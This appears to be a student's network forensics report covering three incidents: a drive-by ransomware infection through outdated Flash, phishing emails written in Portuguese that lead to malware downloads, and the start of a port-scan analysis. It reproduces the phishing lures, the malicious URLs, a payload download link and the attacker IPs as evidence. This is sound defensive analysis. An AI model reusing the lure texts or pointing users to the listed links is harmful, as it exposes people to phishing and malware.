Media type: application/x-shockwave-flash (43524 bytes)

7. Other important information observed

The screenshot shows a Wireshark capture of a DNS query for the domain "www.twentyone-development.com". The packet list view shows several DNS requests and responses. The details view for the selected DNS query (Frame 51277) shows the following fields:

No.	Time	Source	Destination	Protocol	Length	Severity	Host	Info
50094	2015-07-23 14:58:22.536...	192.168.137.1	192.168.137.85	DNS	187			Standard query response 0x2d3f No such name A teredo.ipv6.micro...
50095	2015-07-23 14:58:22.536...	192.168.137.1	192.168.137.85	DNS	187			Standard query response 0x2d3f No such name A teredo.ipv6.micro...
+ 51159	2015-07-23 14:58:25.149...	192.168.137.85	192.168.137.1	DNS	89			Standard query 0xadf8 A www.twentyone-development.com -
+ 51277	2015-07-23 14:58:25.599...	192.168.137.1	192.168.137.85	DNS	129			Standard query response 0xadf8 A www.twentyone-development.com -
52423	2015-07-23 14:58:27.787...	192.168.137.85	192.168.137.1	DNS	93			Standard query 0x5441 A kiralyi.arcadumentertainment.com -

The expanded details view for the selected DNS query (Frame 51277) shows the following fields:

Field	Value
Frame	51277
Length	129 bytes on wire (1032 bits), 129 bytes captured (1032 bits)
Type	Ethernet II, Src: Cisco_C2:d5:0e (00:06:c1:c2:d5:0e), Dst: Hewlett_P_6a:0b:f2 (80:c1:6e:6a:0b:f2)
Destination	Hewlett_P_6a:0b:f2 (80:c1:6e:6a:0b:f2)
Address	Hewlett_P_6a:0b:f2 (80:c1:6e:6a:0b:f2)
.....0.....	= LG bit: Globally unique address (factory default)
.....0.....	= IG bit: Individual address (unicast)
Source	Cisco_C2:d5:0e (00:06:c1:c2:d5:0e)
Address	Cisco_C2:d5:0e (00:06:c1:c2:d5:0e)
.....0.....	= LG bit: Globally unique address (factory default)
.....0.....	= IG bit: Individual address (unicast)
Type	IPv4 (0x0800)
Internet Protocol Version 4, Src: 192.168.137.1, Dst: 192.168.137.85	
User Datagram Protocol, Src Port: 53, Dst Port: 59390	
Domain Name System (response)	
[Request In: 51159]	
[Time: 0.359554000 seconds]	
Transaction ID: 0xadf8	
Flags: 0x0100 Standard query response, No error	
Questions: 1	
Answer RRs: 2	
Authority RRs: 0	
Additional RRs: 0	
Queries	
> www.twentyone-development.com: type A, class IN	
Answers	
> www.twentyone-development.com: type CNAME, class IN, cname webserver.twentyone-development.com	
> webserver.twentyone-development.com: type A, class IN, addr 202.152.48.35	

Incident-03.pcap

ip.addr == 185.43.223.164

No.	Time	Source	Destination	Protocol	Length	Severity	Host	Info
52438	2015-07-23 14:58:27.966...	192.168.137.85	185.43.223.164	TCP	66	Chat		49750 - 80 [SYN] Seq=0 Win=8192 MSS=1460 WS=256 SACK_PEE
52439	2015-07-23 14:58:27.966...	192.168.137.85	185.43.223.164	TCP	66	Chat		49751 - 80 [SYN] Seq=0 Win=8192 MSS=1460 WS=256 SACK_PEE
52450	2015-07-23 14:58:28.110...	185.43.223.164	192.168.137.85	TCP	66	Chat		80 - 49751 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1367 SACK_PEE
52453	2015-07-23 14:58:28.110...	192.168.137.85	185.43.223.164	TCP	60			49751 - 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
52455	2015-07-23 14:58:28.110...	192.168.137.85	185.43.223.164	HTTP	410	Chat	kiralyi.arcadiumentertainment.com	GET /paler/search.php?keywords=82811&fid=8696653840 HTTP/1.1
52457	2015-07-23 14:58:28.207...	185.43.223.164	192.168.137.85	TCP	66	Chat		80 - 49751 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1367 SACK_PEE
52452	2015-07-23 14:58:28.207...	192.168.137.85	185.43.223.164	TCP	60			49750 - 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
								aa 007ec1 fad7 49a2 5527 4e41 14a1 7a0a

Frame 52455: 410 bytes on wire (3280 bits), 410 bytes captured (3280 bits)

Ethernet II, Src: HewlettP_6a:0b:f2 (80:c1:6e:6a:0b:f2), Dst: Cisco_c2:d5:0e (00:06:c1:c2:d5:0e)

Destination: Cisco_c2:d5:0e (00:06:c1:c2:d5:0e)

Address: Cisco_c2:d5:0e (00:06:c1:c2:d5:0e) = LG bit: Globally unique address (factory default)
.....0..... = IG bit: Individual address (unicast)

Source: HewlettP_6a:0b:f2 (80:c1:6e:6a:0b:f2)

Address: HewlettP_6a:0b:f2 (80:c1:6e:6a:0b:f2) = LG bit: Globally unique address (factory default)
.....0..... = IG bit: Individual address (unicast)

Type: IPv4 (0x0800)

Internet Protocol Version 4, Src: 192.168.137.85, Dst: 185.43.223.164

Transmission Control Protocol, Src Port: 49751, Dst Port: 80, Seq: 1, Ack: 1, Len: 356

Hypertext Transfer Protocol

GET /paler/search.php?keywords=82811&fid=8696653840 HTTP/1.1\r\n

Accept: text/html, application/xhtml+xml, */*\r\n

Referer: http://www.twentyone-development.com/\r\n

Accept-Language: en-US\r\n

User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko\r\n

Accept-Encoding: gzip, deflate\r\n

Host: kiralyi.arcadiumentertainment.com\r\n

Connection: Keep-Alive\r\n

\r\n

[Full request URL: http://kiralyi.arcadiumentertainment.com/paler/search.php?keywords=82811&fid=8696653840]
[HTTP request 1/3]
[Response in frame: 53238]
[Next request in frame: 53902]

Conclusion

In this incident, Host has infected by ransomware which is downloaded from the user action which taken by user.

Following information have been identified from the incident.

1. Incident report (Description of the activity)

a. What happen

User host is affected with a malware which has directed to user to a website with malicious content.

b. How it happened

Malware is planted in the victim's host through a vulnerable(Outdated) flash content which was accessed by the user.

2. Date and time of the activity

i. Date: 2015-07-23

ii. Time: 14:58.110686 GMT

3. Network Details of Attackers and Victims

Information	Attacker	Victim
IP address	185.43.223.164	192.168.137.85
Host name	NA	Leonardo-PC
MAC address	NA	HewlettP_6a:0b:f2 (80:c1:6e:6a:0b:f2)
Ports	80	49750, 49751, etc
Domains	ww.twentyone-development.com	NA
User account name	NA	NA
OS/Software Name and Version	NA	Internet Explorer 11 on Windows 7 (Internet Explorer 7 Compatibility View)

4. Infected malware, exploit kit, exploit type, might be involved

Privacy violation, policy violation

5. Gathered evidence files.

See above approach section.

***** End – Incident-03 *****

Incident- 04

Problem

Scenario: Host network was infected by a malware. You also have two emails.

For the incident # 04, there is *.pcap* file is given for analyse which is related incident that is bit torrent traffic is in the network. The *.pcap* file contains packet capture of the network where the incident happened.

And emails contains malicious phishing contents.

Approach

1. As best practice it is mandatory to validate hash value of the evidence that provided or collected.
2. Analyse given two(2) emails and identify whether it leads to malicious content.
3. Given *.pcap* file can be analysed via Wireshark and other relevant tools which is helps to see/identify the content of the packets where inbound and outbound to/from host machine.
4. Identify all the network traffic related to malicious behaviour.
5. Trying to identify the information related to RSA or other way of encrypted data traffic as well as returning key or something like that as ransomware always encrypted via public/private key pairs and sending generated key back to command centre.

Above approach is taken to do the network packet analyse and will be explained step by step below.

Given questions will be answered by end of the analyse with the conclusion.

Step 01

Hash value verification. When extracted given evidence zip file, noticed that file name is Incident-04.pcap

Incident 04

File URL:

Scenario: Host machine was infected by a malware. You also have two emails.

SHA1 Hash: 745c3b4934c1a0e132282179b27f52afb66123fa

```
[AngryBird:Incident-04 Dilanka$ ls
Email-01.eml           Email-02.eml           Incident-04.pcap
[AngryBird:Incident-04 Dilanka$ shasum Incident-04.pcap
745c3b4934c1a0e132282179b27f52afb66123fa Incident-04.pcap
[AngryBird:Incident-04 Dilanka$
```

Step 02

Open given two (2) email and analyse links via virustotal.com. According to the below screenshots it says links having the malicious content.

WhatsApp-WEB
Conversa do WhatsApp no (221206)
To: thiago.almeida@a1-associados.com

Affs. Imbecil !
acho que eu nunca ia ficar sabendo dessa safadeza ?
pois você se engano! Já sei de tudo !!

me mandar foto da sua conversa com os outros ao meu respeito!

toma ai registro da sua conversa

[Whatsapp_Beckup_REG\(656386387\).zip](#)

E fica já Sabendo que isto nunca que vai ficar por isto mesmo, ok?
Adeus

7 engines detected this URL

URL	http://lealcontabil.com/comercio?imagens/img/tmp/a?onlinepor-email?e=whatsapp_Beckup_REG	Host	lealcontabil.com
Downloaded file	e650e68e71dd1669cedc3e8f1dd1a2d652c646e35804d20e2e618c9c5716e138	Last analysis	2018-09-26 14:06:33 UTC

7 / 69

Detection	Details	Community
CRDF	⚠ Malicious	Fortinet ⚠ Malware
Kaspersky	⚠ Malicious	Malwarebytes hpHosts ⚠ Malware
Sophos AV	⚠ Malicious	Spamhaus ⚠ Phishing
Trustwave	⚠ Malicious	Forcepoint ThreatSeeker ● Spam
ADMINUSLabs	✓ Clean	AegisLab WebGuard ✓ Clean
AlienVault	✓ Clean	Antiy-AVL ✓ Clean
Avira	✓ Clean	BADWARE.INFO ✓ Clean
Baidu-International	✓ Clean	BitDefender ✓ Clean

HTTP Response ⓘ

Final URL

http://lealcontabil.com/comercio?imagens/img/tmp/a?onlinepor-email?e=whatsapp_Beckup_REG

Serving IP Address

54.38.137.61

Status Code

200

Body Length

1.35 KB

Body SHA-256

e650e68e71dd1669cedc3e8f1dd1a2d652c646e35804d20e2e618c9c5716e138

Headers

```
accept-ranges: bytes
connection: Keep-Alive
content-length: 1382
content-type: text/html; charset=UTF-8
date: Wed, 26 Sep 2018 14:06:33 GMT
etag: "566-5270c49650000"
keep-alive: timeout=5, max=99
last-modified: Wed, 16 Dec 2015 23:30:08 GMT
server: Apache/2.4.6 (CentOS) PHP/5.4.16
```



★ Comunicado | Serasa Experian

Anotacao de Extrato De Débitos para seu CPF/CNPJ. No (778071)

To: thiago.almeida@a1-associados.com

26 September 2018 at 9:49 PM



COMUNICADO IMPORTANTE Nº [20180354927618](#)

São Paulo, quarta-feira 26 de setembro de 2018

Prezado(a) Senhor(a),

Para a preservação da qualidade e da segurança dos serviços prestado a comunidade e cumprimento do disposto no art.43, parágrafo segundo, da lei nº 8.078 de 11 de setembro de 1990, informamos que recebemos da instituição credora, pedido de inclusão em nossos registros da(s) anotação(ões) abaixo denominada(s), para o CPF/CNPJ correspondente ao E-mail .

Valor da anotação - Data da ocorrência - Natureza

[Consultar Extrato de Débitos Detalhados](#)

A Serasa Experian aguardará pelo prazo de 10 dias, contado da postagem desta correspondência, manifestação de V.Sa. ou da Instituição credora quanto a regularização da(s) dívidas(s). Na ausência da manifestação, a(s) inclusão(ões) será efetuada(s).

Comunicado Importante	Política de Privacidade	Canal de denúncias
-----------------------	-------------------------	--------------------

©2018 Experian Information Solutions, Inc. Experian Marketing Services All rights reserved.

9 engines detected this URL

	URL Host Downloaded file Last analysis	http://consultafacilserasaexperian.com/clientes?serasaconsumidor?gclid=EAIAIQobChMImqi3i4633QIVT4GRCh0ZBgZMEA... consultafacilserasaexperian.com e650e68e71dd1669cedc3e8f1dd1a2d652c646e35804d20e2e618c9c5716e138 2018-10-16 09:34:51 UTC	
---	---	--	---

9 / 68

Detection	Details	Community	
CRDF	 Malicious	CyRadar	 Malicious
ESET	 Malware	G-Data	 Phishing
Google Safebrowsing	 Malicious	Kaspersky	 Malware
Malwarebytes hpHosts	 Phishing	Sophos AV	 Malicious
Trustwave	 Malicious	DNS8	 Suspicious
ADMINUSLabs	 Clean	AegisLab WebGuard	 Clean
AlienVault	 Clean	Antiy-AVL	 Clean
Avira	 Clean	Baidu-International	 Clean

Categories ⓘ

Forcepoint ThreatSeeker web and email spam

HTTP Response ⓘ

Final URL
http://consultafacilserasaexperian.com/clientes?serasaconsumidor?gclid=EAIAIQobChMImqi3i4633QIVT4GRCh0ZBgZMEAAYASAAEgKpR_D_BwE

Serving IP Address
54.37.130.202

Status Code
200

Body SHA-256
e650e68e71dd1669cedc3e8f1dd1a2d652c646e35804d20e2e618c9c5716e138

Headers

```
accept-ranges: bytes
connection: Keep-Alive
content-length: 1382
content-type: text/html; charset=UTF-8
date: Tue, 16 Oct 2018 09:34:52 GMT
etag: "566-5270c49650000"
keep-alive: timeout=5, max=100
last-modified: Wed, 16 Dec 2015 23:30:08 GMT
server: Apache/2.4.6 (CentOS) PHP/5.4.16
```

Reviewing both emails in email client shows there are no attachments, but both have links. In the first email, the link is to:

- http://lealcontabil.com/comercio?imagens/img/tmp/a?onlinepor-email?e=whatsapp_Beckup_REG


In the second email, the link is to:

- http://consultafacilserasaexperian.com/clientes?serasaconsumidor?gclid=EAIAIQobChMImqi3i4633QIVT4GRCh0ZBgZMEAAYASAAEgKpR_D_BwE

Step 03

Analysis via Wireshark Tool.

- Let's find the traffic related to email by filtering DNS traffic, we can easily find the traffic related to associated domain.




We can find several DNS queries for names ending in **a1-associados.com**, such as **A1Associados-DC.a1-associados.com** and **wpad.a1-associados.com**, **Escritorio-PC.a1-associados.com**. The domain **a1-associados.com** is used in the internal network.

- By Analysing via Wireshark, filter traffic by ip address (54.38.137.127)

The **lealcontabil.com** URL led to

<http://54.38.137.127/index.php>, which redirected to a Dropbox URL at https://www.dropbox.com/s/0yggmgtymt2r0av/DOC1_CONTRATO_YBFTOP2078686788.zip?dl=1



Incident-04.pcap

```

ip.addr == 54.38.137.127
No. Time Source Destination Protocol Length Severity Host Info
2504 2018-09-27 01:40:57.856.. 172.16.5.203 54.38.137.127 TCP 54 Chat 54.38.137.127 49220 - 80 [ACK] Seq=266 Ack=317 Win=63924 Len=0
2505 2018-09-27 01:40:57.861.. 172.16.5.203 54.38.137.127 HTTP 329 Chat 54.38.137.127 80 - 49220 [ACK] Seq=317 Ack=541 Win=64240 Len=0
2506 2018-09-27 01:40:57.861.. 172.16.5.203 54.38.137.127 TCP 54 Chat 172.16.5.203 49220 - 80 [ACK] Seq=541 Ack=711 Win=63530 Len=0
2507 2018-09-27 01:40:58.267.. 54.38.137.127 172.16.5.203 HTTP 448 Chat 172.16.5.203 49220 - 80 [ACK] Seq=541 Ack=711 Win=63530 Len=0
2508 2018-09-27 01:40:58.268.. 172.16.5.203 54.38.137.127 TCP 54 Chat 172.16.5.203 80 - 49218 [FIN, PSH, ACK] Seq=3844 Ack=1140 Win=64240 Len=0
2502 2018-09-27 01:41:02.005.. 54.38.137.127 172.16.5.203 TCP 54 Chat

Frame 2507: 448 bytes on wire (3584 bits), 448 bytes captured (3584 bits)
Ethernet II, Src: Cisco_b4:35:a1 (00:02:fc:b4:35:a1), Dst: AsustekC_F4:92:17 (30:85:a9:f4:92:17)
Internet Protocol Version 4, Src: 54.38.137.127, Dst: 172.16.5.203
Transmission Control Protocol, Src Port: 80, Dst Port: 49220, Seq: 317, Ack: 541, Len: 394
HyperText Transfer Protocol
> HTTP/1.1 302 Found\r\n
Date: Thu, 27 Sep 2018 01:40:58 GMT\r\n
Server: Apache/2.4.6 (CentOS) PHP/5.4.16\r\n
X-Powered-By: PHP/5.4.16\r\n
Set-Cookie: last2=2; expires=Fri, 28-Sep-2018 01:40:58 GMT\r\n
Content-Length: 0\r\n
Keep-Alive: timeout=5, max=99\r\n
Connection: Keep-Alive\r\n
Content-Type: text/html; charset=UTF-8\r\n
\r\n
[HTTP response 2/2]
[Time since request: 0.406349000 seconds]
[Prev request in frame: 2499]
[Prev response in frame: 2503]
[Request in frame: 2505]

```

Incident-04.pcap

```

ip.dst == 54.38.137.127
No. Time Source Destination Protocol Length Severity Host Info
2472 2018-09-27 01:40:54.238.. 172.16.5.203 54.38.137.127 TCP 66 Chat 49217 - 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM... 49
2473 2018-09-27 01:40:54.238.. 172.16.5.203 54.38.137.127 TCP 66 Chat 49218 - 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM... 49
2476 2018-09-27 01:40:54.647.. 172.16.5.203 54.38.137.127 TCP 54 Chat 49218 - 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0 49
2477 2018-09-27 01:40:54.647.. 172.16.5.203 54.38.137.127 TCP 54 Chat 49218 - 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0 49
2478 2018-09-27 01:40:54.647.. 172.16.5.203 54.38.137.127 HTTP 377 Chat 49218 - 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0 49
2481 2018-09-27 01:40:55.057.. 172.16.5.203 54.38.137.127 TCP 54 Chat 49218 - 80 [ACK] Seq=324 Ack=634 Win=63687 Len=0 49
2482 2018-09-27 01:40:55.061.. 172.16.5.203 54.38.137.127 HTTP 378 Chat 49218 - 80 [ACK] Seq=648 Ack=2326 Win=64240 Len=0 49
2486 2018-09-27 01:40:55.474.. 172.16.5.203 54.38.137.127 TCP 54 Chat 49218 - 80 [ACK] Seq=648 Ack=2326 Win=64240 Len=0 49

Frame 2478: 377 bytes on wire (3016 bits), 377 bytes captured (3016 bits)
Ethernet II, Src: Cisco_b4:35:a1 (00:02:fc:b4:35:a1), Dst: Cisco_b4:35:a1 (00:02:fc:b4:35:a1)
Internet Protocol Version 4, Src: 172.16.5.203, Dst: 54.38.137.127
Transmission Control Protocol, Src Port: 49218, Dst Port: 80, Seq: 1, Ack: 1, Len: 323
HyperText Transfer Protocol
> GET /comercio?imagenes/img/tmp/a7onlinepor-email?e=whatsapp_Beck_Reg HTTP/1.1\r\n
Accept: text/html, application/xhtml+xml, */*\r\n
Accept-Language: en-US\r\n
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\n
Accept-Encoding: gzip, deflate\r\n
Host: lealcontabil.com\r\n
DNT: 1\r\n
Connection: Keep-Alive\r\n
\r\n
[Full request URI: http://lealcontabil.com/comercio?imagenes/img/tmp/a7onlinepor-email?e=whatsapp_Beck_Reg]
[HTTP request 1/4]
[Response in frame: 2480]
[Next request in frame: 2481]
```

According to the analysis, only one email link has clicked and lead to infect users host machine.

3. Other relevant information found from packet analysis.

Incident-04.pcap

```

ip.dst == 54.38.137.127
No. Time Source Destination Protocol Length Severity Host Info
2472 2018-09-27 01:40:54.238.. 172.16.5.203 54.38.137.127 TCP 66 Chat 49217 - 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM... 49
2473 2018-09-27 01:40:54.238.. 172.16.5.203 54.38.137.127 TCP 66 Chat 49218 - 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM... 49
2476 2018-09-27 01:40:54.647.. 172.16.5.203 54.38.137.127 TCP 54 Chat 49218 - 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0 49
2477 2018-09-27 01:40:54.647.. 172.16.5.203 54.38.137.127 TCP 54 Chat 49218 - 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0 49
2478 2018-09-27 01:40:54.647.. 172.16.5.203 54.38.137.127 HTTP 377 Chat 49218 - 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0 49
2481 2018-09-27 01:40:55.057.. 172.16.5.203 54.38.137.127 TCP 54 Chat 49218 - 80 [ACK] Seq=324 Ack=634 Win=63687 Len=0 49
2482 2018-09-27 01:40:55.061.. 172.16.5.203 54.38.137.127 HTTP 378 Chat 49218 - 80 [ACK] Seq=648 Ack=2326 Win=64240 Len=0 49

Frame 2478: 377 bytes on wire (3016 bits), 377 bytes captured (3016 bits)
Destination: Cisco_b4:35:a1 (00:02:fc:b4:35:a1)
Address: Cisco_b4:35:a1 (00:02:fc:b4:35:a1)
.... .0. .... .... .... = LG bit: Globally unique address (factory default)
.... .0. .... .... .... = IG bit: Individual address (unicast)
Source: AsustekC_F4:92:17 (30:85:a9:f4:92:17)
Address: AsustekC_F4:92:17 (30:85:a9:f4:92:17)
.... .0. .... .... .... = LG bit: Globally unique address (factory default)
.... .0. .... .... .... = IG bit: Individual address (unicast)
Type: Internet Protocol Version 4 (45)
Internet Protocol Version 4, Src: 172.16.5.203, Dst: 54.38.137.127
Transmission Control Protocol, Src Port: 49218, Dst Port: 80, Seq: 1, Ack: 1, Len: 323
HyperText Transfer Protocol
> GET /comercio?imagenes/img/tmp/a7onlinepor-email?e=whatsapp_Beck_Reg HTTP/1.1\r\n
Accept: text/html, application/xhtml+xml, */*\r\n
Accept-Language: en-US\r\n
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\n
Accept-Encoding: gzip, deflate\r\n
Host: lealcontabil.com\r\n
DNT: 1\r\n
Connection: Keep-Alive\r\n
\r\n
[Full request URI: http://lealcontabil.com/comercio?imagenes/img/tmp/a7onlinepor-email?e=whatsapp_Beck_Reg]
[HTTP request 1/4]
[Response in frame: 2480]
[Next request in frame: 2481]
```

Incident-04.pcap

boot

No.	Time	Source	Destination	Protocol	Length	Severity	Host	Info
383	2018-09-27 01:37:05.103...	172.16.5.203	255.255.255.255	DHCP	342			DHCP Inform - Transaction ID 0x477a1e39
384	2018-09-27 01:37:05.103...	172.16.5.5	172.16.5.203	DHCP	342			DHCP ACK - Transaction ID 0x477a1e39
697	2018-09-27 01:38:49.018...	172.16.5.203	255.255.255.255	DHCP	342			DHCP Inform - Transaction ID 0x15851cd

▼ Ethernet II, Src: AsustekC_f4:92:17 (30:85:a9:f4:92:17), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

 ▼ Destination: Broadcast (ff:ff:ff:ff:ff:ff)

 Address: Broadcast (ff:ff:ff:ff:ff:ff) = LG bit: Locally administered address (this is NOT the factory default)
 1. = LG bit: Group address (multicast/broadcast)

 ▼ Source: AsustekC_f4:92:17 (30:85:a9:f4:92:17)

 Address: AsustekC_f4:92:17 (30:85:a9:f4:92:17) = LG bit: Globally unique address (factory default)
 0. = IG bit: Individual address (unicast)

 Type: IPv4 (0x0800)

► Internet Protocol Version 4, Src: 172.16.5.203, Dst: 255.255.255.255

► User Datagram Protocol, Src Port: 68, Dst Port: 67

▼ Bootstrap Protocol (Inform)

 Message type: Boot Request (1)

 Hardware type: Ethernet (0x01)

 Hardware address length: 6

 Hops: 0

 Transaction ID: 0x477a1e39

 Seconds elapsed: 0

► Bootp flags: 0x0000 (Unicast)

 Client IP address: 172.16.5.203

 Your (client) IP address: 0.0.0.0

 Next server IP address: 0.0.0.0

 Relay agent IP address: 0.0.0.0

 Client MAC address: AsustekC_f4:92:17 (30:85:a9:f4:92:17)

 Client hardware address padding: 000000000000000000000000

 Server host name not given

 Boot file name not given

 Magic cookie: DHCP

► Option: (53) DHCP Message Type (Inform)

► Option: (61) Client identifier

 Length: 7

 Hardware type: Ethernet (0x01)

 Client MAC address: AsustekC_f4:92:17 (30:85:a9:f4:92:17)

► Option: (12) Host Name

 Length: 13

 Host Name: Escritorio-PC

► Option: (60) Vendor class identifier

► Option: (55) Parameter Request List

► Option: (255) End

Padding: 00000000000000

Frame (frame), 342 bytes

Packets: 23701. Displayed: 12 (0.1%). Load time: 0:0.497

Incident-04.pcap

kerberos cname_element

No.	Time	Source	Destination	Protocol	Length	Severity	Host	Info
307	2018-09-27 01:37:03.507...	172.16.5.5	172.16.5.203	KRB5	118			TGS-REP
334	2018-09-27 01:37:03.511...	172.16.5.5	172.16.5.203	KRB5	238			TGS-REP
346	2018-09-27 01:37:03.512...	172.16.5.5	172.16.5.203	KRB5	102			TGS-REP
446	2018-09-27 01:37:12.859...	172.16.5.203	172.16.5.5	KRB5	302			AS-REQ

► Frame 346: 102 bytes on wire (816 bits), 102 bytes captured (816 bits)

▼ Ethernet II, Src: Dell_0e:1c:43 (a4:1f:72:0e:1c:43), Dst: AsustekC_f4:92:17 (30:85:a9:f4:92:17)

 ▼ Destination: AsustekC_f4:92:17 (30:85:a9:f4:92:17)

 Address: AsustekC_f4:92:17 (30:85:a9:f4:92:17) = LG bit: Globally unique address (factory default)
 0. = IG bit: Individual address (unicast)

 ▼ Source: Dell_0e:1c:43 (a4:1f:72:0e:1c:43)

 Address: Dell_0e:1c:43 (a4:1f:72:0e:1c:43) = LG bit: Globally unique address (factory default)
 0. = IG bit: Individual address (unicast)

 Type: IPv4 (0x0800)

► Internet Protocol Version 4, Src: 172.16.5.5, Dst: 172.16.5.203

► Transmission Control Protocol, Src Port: 88, Dst Port: 49182, Seq: 1461, Ack: 1496, Len: 48

► [2 Reassembled TCP Segments (1508 bytes): #345(1460), #346(48)]

▼ Kerberos

 ▼ Record Mark: 1504 bytes

 0... = Reserved: Not set
 0000 0000 0000 0000 0101 1110 0000 = Record Length: 1504

 ▼ tgs-rep

 pvno: 5

 msg-type: krb-tgs-rep (13)

 crealm: A1-ASSOCIADOS.COM

 cname

 ticket

 enc-part

Conclusion

In this incident, a host machine has been infected with a malware due to an user clicked on phishing url received by email, which led to malicious content website. From two received two emails, but user only clicked on one URL according to the analysis.

Following information have been identified from the incident.

1. Incident report (Description of the activity)

- a. What happen

This host machine is infected by malware due to Phishing emails.

- b. How it happened

host machine has been infected with a malware due to an user clicked on phishing url received by email, which led to malicious content website. From two received two emails, but user only clicked on one URL according to the analysis.

2. Date and time of the activity

- i. Date: 2018-09-27

- ii. Time: 01:40:54.647754 GMT

3. Network Details of Attackers and Victims

Information	Attacker	Victim
IP address	54.38.137.127	172.16.5.203
Host name		Escritorio-PC
MAC address	00:02:fc:b4:35:a1	AsustekC_f4:92:17 (30:85:a9:f4:92:17)
Ports	80	49217,49218
Domains	lealcontabil.com	a1-associados.com
User account name	NA	thiago.almeida
OS/Software Name and Version	Apache/2.4.6 (CentOS) PHP/5.4.16	Internet Explorer 11 on Windows 7, 64-bit (Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko)

4. Infected malware, exploit kit, exploit type, might be involved

This is spam email which use to go to a malicious web page and download malware.

5. Gathered evidence files.

see above screenshots of analysis.

***** End – Incident-04 *****

Incident- 05

Problem

Scenario: Host network was infected by a malware. You also have two emails.

For the incident # 05, there is .pcap file is given for analyse which is related incident that port scan is happened to the network.

Approach

1. As best practice it is mandatory to validate hash value of the evidence that provided or collected.
2. Given .pcap file can be analysed via Wireshark and other relevant tools which is helps to see/identify the content of the packets where inbound and outbound to/from host machine which is related to port scan.
3. Identify all the network traffic related to port scans behaviour by tcp flags.
4. Identify port scan by snort rules.

Above approach is taken to do the network packet analyse and will be explained step by step below.

Given questions will be answered by end of the analyse with the conclusion.

Step 01

Hash value verification. When extracted given evidence zip file, noticed that file name is Incident-05.pcap

Incident 05

File URL: <http://pgvle.ucsc.cmb.ac.lk/mod/resource/view.php?id=6661>

Scenario: Host machine scan by an attacker

SHA1 Hash: 04989018ae08c3ab1e4207020f448aa57ca1ba8e

